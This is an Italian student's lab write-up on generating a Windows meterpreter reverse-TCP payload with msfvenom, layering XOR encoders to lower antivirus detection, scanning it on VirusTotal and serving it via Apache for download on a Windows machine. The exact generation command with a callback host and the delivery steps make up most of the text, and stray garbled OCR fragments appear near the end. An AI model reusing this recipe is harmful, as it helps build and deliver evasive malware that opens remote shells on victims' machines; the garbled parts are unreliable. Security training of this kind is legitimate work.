

L'esercizio di oggi consiste nel creare un malware utilizzando msfvenom che sia meno rilevabile rispetto al malware analizzato durante la lezione.

Partiamo guardando la lista degli encoders disponibili:

```
(kali@kali)-[~]
$ msfvenom -l encoders

Framework Encoders [--encoder <value>]

Name                               Rank      Description
-----
cmd/base64                         good      Base64 Command Encoder
cmd/brace                          low       Bash Brace Expansion Command Encoder
cmd/echo                           good      Echo Command Encoder
cmd/generic_sh                     manual    Generic Shell Variable Substitution Command Encoder
cmd/ifs                             low       Bourne ${IFS} Substitution Command Encoder
cmd/perl                           normal    Perl Command Encoder
cmd/powershell_base64             excellent Powershell Base64 Command Encoder
cmd/printf_php_mq                 manual    printf(1) via PHP magic_quotes Utility Command Encoder
generic/eicar                     manual    The EICAR Encoder
generic/none                       normal    The "none" Encoder
mipsbe/byte_xori                  normal    Byte XORi Encoder
mipsbe/longxor                    normal    XOR Encoder
mipsle/byte_xori                  normal    Byte XORi Encoder
mipsle/longxor                    normal    XOR Encoder
php/base64                         great     PHP Base64 Encoder
ppc/longxor                       normal    PPC LongXOR Encoder
ppc/longxor_tag                   normal    PPC LongXOR Encoder
ruby/base64                       great     Ruby Base64 Encoder
sparc/longxor_tag                 normal    SPARC DWORD XOR Encoder
x64/xor                           normal    XOR Encoder
x64/xor_context                   normal    Hostname-based Context Keyed Payload Encoder
x64/xor_dynamic                   normal    Dynamic key XOR Encoder
x64/zutto_dekiru                  manual    Zutto Dekiru
x86/add_sub                       manual    Add/Sub Encoder
x86/alpha_mixed                   low       Alpha2 Alphanumeric Mixedcase Encoder
x86/alpha_upper                   low       Alpha2 Alphanumeric Uppercase Encoder
x86/avoid_underscore_tolower      manual    Avoid underscore/tolower
x86/avoid_utf8_tolower            manual    Avoid UTF8/tolower
x86/bloxor                        manual    BloXor - A Metamorphic Block Based XOR Encoder
x86/bmp_polyglot                  manual    BMP Polyglot
x86/call4_dword_xor               normal    Call+4 Dword XOR Encoder
x86/context_cpuid                 manual    CPUID-based Context Keyed Payload Encoder
x86/context_stat                  manual    stat(2)-based Context Keyed Payload Encoder
x86/context_time                  manual    time(2)-based Context Keyed Payload Encoder
x86/countdown                     normal    Single-byte XOR Countdown Encoder
x86/fnstenv_mov                   normal    Variable-length Fnstenv/mov Dword XOR Encoder
x86/jmp_call_additive             normal    Jump/Call XOR Additive Feedback Encoder
x86/nonalpha                      low       Non-Alpha Encoder
x86/nonupper                      low       Non-Upper Encoder
```

Dopo vari tentativi, troviamo nel seguente comando la combinazione migliore:

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.50.100 LPORT=5959 -a x64 --platform windows -e x64/xor_dynamic -i 200 -f raw | msfvenom -a x64 --platform windows -e x64/xor_context -i 200 -f raw | msfvenom -a x64 --platform windows -e x64/xor_dynamic -i 200 -f exe -o test.exe
```

```
(kali@kali)-[~]
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.50.100 LPORT=5959 -a x64 --platform windows -e x64/xor_dynamic -i 200 -f raw | msfvenom -a x64 --platform windows -e x64/xor_context -i 200 -f raw | msfvenom -a x64 --platform windows -e x64/xor_dynamic -i 200 -f exe -o test.exe
Attempting to read payload from STDIN...
Attempting to read payload from STDIN...
Error: The selected arch is incompatible with the payload
Found 1 compatible encoders
Attempting to encode payload with 200 iterations of x64/xor_context
x64/xor_context succeeded with size 42 (iteration=0)
x64/xor_context succeeded with size 90 (iteration=1)
```

```
x64/xor_dynamic chosen with final size 33279
Payload size: 33279 bytes
Final size of exe file: 39936 bytes
Saved as: test.exe
```

Eseguiamo la scansione su Virustotal che ci flagga l'eseguibile per 50 antivirus su 72.

The screenshot shows the VirusTotal analysis interface. At the top, a red circle indicates a Community Score of 50/72. The file is identified as 'test.exe' with a size of 39.00 KB. The analysis was performed 'a moment ago'. The file is flagged as malicious by 50/72 security vendors. The threat label is 'trojan.metasploit/rozena'. The threat categories are 'trojan' and 'hacktool'. The family labels are 'metasploit', 'rozena', and 'meterpreter'. The security vendors' analysis table shows the following results:


Security vendor	Analysis result
Acronis (Static ML)	Suspicious
AliCloud	Trojan:Win/Metasploit-A(dyn)
ALYac	Trojan.Metasploit.A
Antiy-AVL	GrayWare/Win32.Rozena.J
Arcabit	Trojan.Metasploit.A
Avast	Win32:MsfEncode-D [Hack]
AVG	Win32:MsfEncode-D [Hack]
Avira (no cloud)	TR/Crypt.XPACK.Gen7

Avviamo il server Apache, carichiamo il file e proviamo a scaricarlo su una macchina windows

```
(kali@kali)-[~]
$ service apache2 start

(kali@kali)-[~]
$ sudo cp /home/kali/test.exe /var/www/html/ciao.exe
[sudo] password for kali:
```

Il nostro file, chiamato ciao.exe, viene rilevato dal Windows Defender



ment variables, in the default  
h /etc/init.d/apache2 or apache2ctl.  
the default configuration.

ts


rowser to *any* file apart of those located in  
/share (for web applications). If your site is  
rv) you may need to whitelist your

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martedì 8 ottobre 2024

Nonostante venga rilevato da Windows Defender, il punteggio di VirusTotal è comunque inferiore a quello portato a lezione.